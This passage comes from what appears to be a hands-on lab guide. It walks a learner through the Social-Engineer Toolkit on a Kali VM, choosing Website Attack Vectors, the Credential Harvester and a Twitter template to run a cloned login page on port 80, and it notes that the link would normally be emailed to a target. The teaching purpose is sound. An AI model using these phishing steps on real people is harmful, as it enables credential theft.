
Figure 2.50 Screenshot of PLABKALI01: Showing the set prompt.

Step 2

There are various methods that you can use to conduct a social engineering attack. In this step, you will choose Website Attack Vectors, which will allow you to launch an attack using a Website that will be generated by SET. Type the following:

```
2
```

Press **Enter**.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42IuowOUMOW8yS4FhU4sOWVr
Applications
Places
Terminal
Mon 00:31
root@PLABKALI01: ~
File
Edit
View
Search
Terminal
Help

```
   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```


Figure 2.51 Screenshot of PLABKALI01: Typing 2 to choose Website Attack Vectors, which will allow you to launch an attack using a Website that will be generated by SET and pressing Enter.

Step 3

Next, you need to choose a method to clone a Website that requires user credentials from a user. Your aim is to capture the user credentials that the user will feed into the cloned Website. To be able to do this, type the following:

```
3
```

Press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:31
1
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
 utilizes iframe replacements to make the highlighted URL link to appear legitim
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inje
ction through HTA files which can be used for Windows-based powershell exploitat
ion through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3
```


Figure 2.52 Screenshot of PLABKALI01: Typing 3 to choose a method to clone a Website that requires user credentials from a user and pressing Enter.

Step 4

SET has pre-defined templates of some of the most widely used Websites. Therefore, you would use a template and clone the Website. To do this, type the following:

```
1
```

Press **Enter**.



PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:55
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
  7) HTA Attack Method

 99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

  1) Web Templates
  2) Site Cloner
  3) Custom Import

 99) Return to Webattack Menu

set:webattack>1
```


Figure 2.53 Screenshot of PLABKALI01: Typing 1 to select the Web Templates method to clone a Website based on a template and pressing Enter.

Step 5

Type the following IP address for the **PLABKALI01** system:

```
192.168.0.4
```

Press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:55
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

 :er the IP address for POST back in Harvester/Tabnabbing: 192.168.0.4
```


Figure 2.54 Screenshot of PLABKALI01: Entering the IP address of PLABKALI01.

Step 6

You need to select the pre-defined template. Press the following key:

```
3
```

Press **Enter**.




PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:56
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
---------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

---------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:3
```

Figure 2.55 Screenshot of PLABKALI01: Typing 3 to select a pre-defined template and pressing Enter.

Step 7

On the next screen, press **Enter**.


PLABKALI01 - Internet Explorer
http://dev.practice-labs.com/device-advanced.aspx?client=html&device=3&width=1024&height=768&login=true&token=O565iRx6o00GqmdrJs7uR3nMR42luowOUMOW8yS4FhU4sOWVm
Applications
Places
Terminal
Mon 00:59
root@PLABKALI01: ~
File Edit View Search Terminal Help

```
      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template:3

[*] Cloning the website: http://www.twitter.com
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
```

Figure 2.56 Screenshot of PLABKALI01: Pressing the Enter key.

Step 8

Notice that **Credential Harvester** has started on port **80**.

Typically, you would send the URL or the cloned Website link to the user via an E-mail. In this lab environment, you will test out how the process works.

Connect to **PLABWIN10**

